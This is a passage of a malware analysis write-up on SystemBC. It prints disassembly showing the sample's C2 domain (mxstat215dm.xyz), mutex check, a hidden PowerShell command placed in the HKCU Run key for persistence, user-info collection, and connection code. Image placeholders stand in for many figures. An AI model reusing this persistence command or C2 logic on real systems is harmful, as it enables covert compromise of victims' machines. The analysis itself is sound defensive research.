004020AD   66:837F FF 00  cmp word ptr ds:[edi-1],0
004020B2   74 0D          je stmbc.4020C1
004020B4   837D 10 00     cmp dword ptr ss:[ebp+10],0
004020B8   74 09          je stmbc.4020C3
004020BA   66:837A FF 00  cmp word ptr ds:[edx-1],0          edx-1:"ta"
004020BF   75 02          jne stmbc.4020C3
004020C1   EB 2E          jmp stmbc.4020F1
004020C3   837D 0C FF     cmp dword ptr ss:[ebp+C],FFFFFFFF
004020C7   75 18          jne stmbc.4020E1
004020C9   837D 10 00     cmp dword ptr ss:[ebp+10],0
004020CD   75 05          jne stmbc.4020D4
004020CF   803F 00        cmp byte ptr ds:[edi],0
004020D2   74 0B          je stmbc.4020DF
004020D4   837D 10 00     cmp dword ptr ss:[ebp+10],0
004020D8   74 07          je stmbc.4020E1
004020DA   803A 00        cmp byte ptr ds:[edx],0
004020DD   75 02          jne stmbc.4020E1
004020DF   EB 10          jmp stmbc.4020F1
```

```
0018FA41  00 00 00 5C FA 18 00 5C FA 18 00 00 E0 FD 7E 00  ...\ú..\ú...àý~.
0018FA51  00 00 00 FA 31 DA 76 70 FA 18 00 74 FF 18 00 74  ...ú1Úvpú..tÿ..t
0018FA61  10 40 00 10 50 40 00 FF FF FF FF 75 FA 18 00 6D  .@..P@.ÿÿÿÿuú..m
0018FA71  78 73 74 61 00 00 00 00 00 00 00 00 00 00 00 00  xsta............
0018FA81  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
0018FA41  00 00 00 5C FA 18 00 5C FA 18 00 00 E0 FD 7E 00  ...\ú..\ú...àý~.
0018FA51  00 00 00 FA 31 DA 76 70 FA 18 00 74 FF 18 00 74  ...ú1Úvpú..tÿ..t
0018FA61  10 40 00 10 50 40 00 FF FF FF FF 7F FA 18 00 6D  .@..P@.ÿÿÿÿ.ú..m
0018FA71  78 73 74 61 74 32 31 35 64 6D 2E 78 79 7A 00 00  xstat215dm.xyz..
0018FA81  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

```
EAX   0018FA70   "mxstat215dm.xyz"
EBX   7EFDE000
```

Subsequently, it creates a mutex, as I mentioned earlier, reusing the domain name as a potential connection target for the mutex. This is a practice that is not typically observed

```
push    offset unk_405010
call    _ConstructDomain
lea     eax, [ebp+Name]
push    eax             ; lpName
push    0               ; bInheritHandle
push    100000h         ; dwDesiredAccess
call    OpenMutexA
test    eax, eax
jnz     short loc_401107
```

```
lea     eax, [ebp+Name]
push    eax             ; lpName
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    CreateMutexA
push    100h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    GetModuleFileNameA
```

```
loc_401107:             ; dwMilliseconds
push    0EA60h
call    Sleep
xor     eax, eax
leave
retn    10h
sub_401031 endp
```

```
0040107A   50              push eax                  eax:"mxstat215dm.xyz"
0040107B   6A 00           push 0
0040107D   68 00001000     push 100000
00401082   E8 FB240000     call <JMP.&OpenMutexA>
```

```
HANDLE OpenMutexW(
  [in] DWORD   dwDesiredAccess,
  [in] BOOL    bInheritHandle,
  [in] LPCWSTR lpName
);
```

```
stmbc.exe    3308    Mutant    \Sessions\1\BaseNamedObjects\mxstat215dm.xyz
```

After this step, it proceeds to write the PowerShell (PS) that it will use later, which was already seen in strings. This step is primarily to maintain control of the binary during the execution of the PowerShell script, as it will re-run the script if invoked

```
push    100h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    GetModuleFileNameA
lea     eax, [ebp+Filename]
push    eax
push    offset aPowershellExeW ; "powershell.exe -windowstyle hidden -Com"...
lea     eax, [ebp+var_300]
push    eax             ; LPSTR
call    wsprintfA
add     esp, 0Ch
push    1D4C0h          ; dwMilliseconds
```

```
leave
retn    10h
sub_401031 endp
```

```
; CHAR aPowershellExeW[]
aPowershellExeW db 'powershell.exe -windowstyle hidden -Command "& ',27h,'%s',27h,'"',0
                                                ; DATA XREF: sub_401031+84↑o
```

```
0018FA64  0018FC74  "powershell.exe -windowstyle hidden -Command \"& 'C:\\Users\ \Desktop\\ \\stmbc.exe'\""
0018FA68  00405102  "powershell.exe -windowstyle hidden -Command \"& '%s'\""
0018FA6C  0018FB74  "C:\\Users\\ \Desktop\\ \\stmbc.exe"
0018FA70  7473786D
```

With the previous string in hand, it focuses on creating a registry key. This key, given the previously calculated PowerShell script, appears to be intended to inject this command into each system *startup*, thereby establishing persistence

```
lea     eax, [ebp+Name]
push    eax             ; lpName
push    0               ; bInitialOwner
push    0               ; lpMutexAttributes
call    CreateMutexA
push    100h            ; nSize
lea     eax, [ebp+Filename]
push    eax             ; lpFilename
push    0               ; hModule
call    GetModuleFileNameA
lea     eax, [ebp+Filename]
push    eax
push    offset aPowershellExeW ; "powershell.exe -windowstyle hidden -Com"...
lea     eax, [ebp+var_300]
push    eax             ; LPSTR
call    wsprintfA
add     esp, 0Ch
push    1D4C0h          ; dwMilliseconds
call    Sleep
lea     eax, [ebp+var_300]
push    eax
call    sub_4020F6
push    1               ; int
lea     eax, [eax+1]
push    eax             ; cbData
lea     eax, [ebp+var_300]
push    eax             ; lpData
push    1               ; dwType
push    offset ValueName ; "socks5"
push    offset SubKey   ; "Software\\Microsoft\\Windows\\CurrentVe"...
push    80000001h       ; hKey
call    sub_402111
call    sub_40218D
```

```
loc_401107:
push    0EA60h
call    Sleep
xor     eax, e
leave
retn    10h
sub_401031 enc
```


```
; CHAR SubKey[]
SubKey          db 'Software\Microsoft\Windows\CurrentVersion\Run',0
                                        ; DATA XREF: sub_401031+C2↑o
                                        ; sub_401486+678↑o
```


```
00402135  FF75 0C     push dword ptr ss:[ebp+C]   [ebp+C]:"Software\\Microsoft\\Windows\\CurrentVersion\\Run"
00402138  FF75 08     push dword ptr ss:[ebp+8]
0040213B  E8 90140000 call <JMP.&RegCreateKeyExA>
00402140  FF75 1C     push dword ptr ss:[ebp+1C]
00402143  FF75 18     push dword ptr ss:[ebp+18]  [ebp+18]:"powershell.exe -windowstyle hidden -Command \"& 'C:\
00402146  FF75 14     push dword ptr ss:[ebp+14]
00402149  6A 00       push 0
0040214B  FF75 10     push dword ptr ss:[ebp+10]  [ebp+10]:"socks5"
0040214E  FF75 FC     push dword ptr ss:[ebp-4]
00402151  E8 8C140000 call <JMP.&RegSetValueExA>
```


```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
socks5                                  %SystemRoot%\system32\WindowsPowerShell\v1.0\PowerShell.exe
```


Name	Type	Data
(Default)	REG_SZ	(value not set)
socks5	REG_SZ	powershell.exe -windowstyle hidden -Command "& 'C:\User \Desktop \stmbc.exe'"

At this point, SystemBC will execute alongside our session and maintain its presence on the system. It now needs to establish a connection. Therefore, it re-enters the function from the beginning, where it calculated the initial address, to compute other elements such as the port (4044) or additional addresses with *.xyz* extensions










At this point, it only remains to establish access to the server. We can see that it has a loop (Quite common in all samples, regardless of the version) where it attempts to reconnect with a list of domains or specific domains until it gains access




At this stage, it collects information about the system and the user.

```
mov     edi, [ebp+nSize]
mov     dword ptr [edi], 100h
push    edi             ; nSize
lea     eax, [edi+52h]
push    eax             ; lpNameBuffer
push    2               ; NameFormat
call    GetUserNameExA
push    6               ; protocol
push    1               ; type
push    2               ; af
call    socket
mov     [ebp+s], eax
mov     dword ptr [ebp+optval], 1
push    4               ; optlen
lea     eax, [ebp+optval]
push    eax             ; optval
push    1               ; optname
push    6               ; level
push    [ebp+s]         ; s
call    setsockopt
lea     eax, [ebp+pNodeName]
push    eax
push    0FFFFFFFFh
push    [ebp+arg_0]
call    _ConstructDomain
push    2               ; int
lea     eax, [ebp+pNodeName]
push    eax             ; pNodeName
call    _GetAddr
mov     dword ptr [ebp+name.sa_data+2], eax
push    dword ptr [ebp+hostshort] ; hostshort
call    htons
mov     word ptr [ebp+name.sa_data], ax
mov     [ebp+name.sa_family], 2
mov     dword ptr [ebp+optval], 1
lea     eax, [ebp+optval]
push    eax             ; argp
push    8004667Eh       ; cmd
push    [ebp+s]         ; s
call    ioctlsocket
push    10h             ; namelen
lea     eax, [ebp+name]
push    eax             ; name
push    [ebp+s]         ; s
call    connect
push    0
push    0Ah
lea     eax, [ebp+var_30]
push    eax
push    0
push    [ebp+s]
call    sub_401FAD
lea     eax, [ebp+timeout]
push    eax             ; timeout
push    0               ; exceptfds
lea     eax, [ebp+var_30]
push    eax             ; writefds
push    0               ; readfds
push    0               ; nfds
call    select
```

```
004014FB    8D47 52          lea eax,dword ptr ds:[edi+52]    edi+52:"            -PC\\
004014FE    50               push eax
004014FF    6A 02            push 2
00401501    E8 78210000      call <JMP.&GetUserNameExA>
```

Finally, it attempts to establish a connection with the server by looping and reiterating the function we are in until it gains access to the server

```
0040155E    E8 97200000      call <JMP.&ntohs>
00401563    66:8945 E6       mov word ptr ss:[ebp-1A],ax
00401567    66:C745 E4 0200  mov word ptr ss:[ebp-1C],2
0040156D    C785 74F9FFFF 0100000  mov dword ptr ss:[ebp-68C],1
00401577    8D85 74F9FFFF    lea eax,dword ptr ss:[ebp-68C]
0040157D    50               push eax
0040157E    68 7E660480      push 8004667E
00401583    FFB5 9CFCFFFF    push dword ptr ss:[ebp-364]
00401589    E8 7E200000      call <JMP.&ioctlsocket>
0040158E    6A 10            push 10
00401590    8D45 E4          lea eax,dword ptr ss:[ebp-1C]
00401593    50               push eax
00401594    FFB5 9CFCFFFF    push dword ptr ss:[ebp-364]
0040159A    E8 55200000      call <JMP.&connect>
```




As we can see in this version, it doesn't have many functions or unusual elements. It follows a straightforward path, ensuring that it's not already running, creating persistence, gathering victim data, and sending requests to the C&C for the attacker to connect


3.2. SYSTEMBC VERSION 2

In this second version, we find functions quite similar to the previous one. However, I found it interesting because I have come across loaders or incidents that used samples of this style, which had some layer above the original SystemBC or were direct modifications.

At first glance, it's not clear what it's written in




Given the low number of imports, we can already deduce that it will work in memory and will need to extract or calculate more imports if it wants to have functionalities similar to what we expect from SystemBC




Furthermore, it contains numerous exports with hard-coded names, which is also not a good sign. Regarding strings, we can only distinguish a few executables, with one that stands out being "sc.exe", as it could be related to the original binary and used for creating services


Regarding the functionality of this sample, we can see that upon initiation, it will try to jump to a function that we cannot statically identify, so we will need to dig deeper dynamically




We observe that it concatenates various dynamic jumps and quickly starts pulling libraries, which confirms our previous theory




This function contains two loops, quite common. In one loop, it calculates libraries, moves to the next, calculates all the imports of this library, and returns to the first loop with another library




The final result is as follows:




It starts to go through various functions where it performs calculations. However, I found one that seems the most interesting, as I start to see the header of a PE (MZ)






It enters a loop where it calculates, as it did with the imports of the entire binary. At this point, I extract the binary




I wanted to see what happened beyond that so that I wouldn't miss anything, but it mainly allocates memory and starts writing the data it had from imports/libraries and the binary




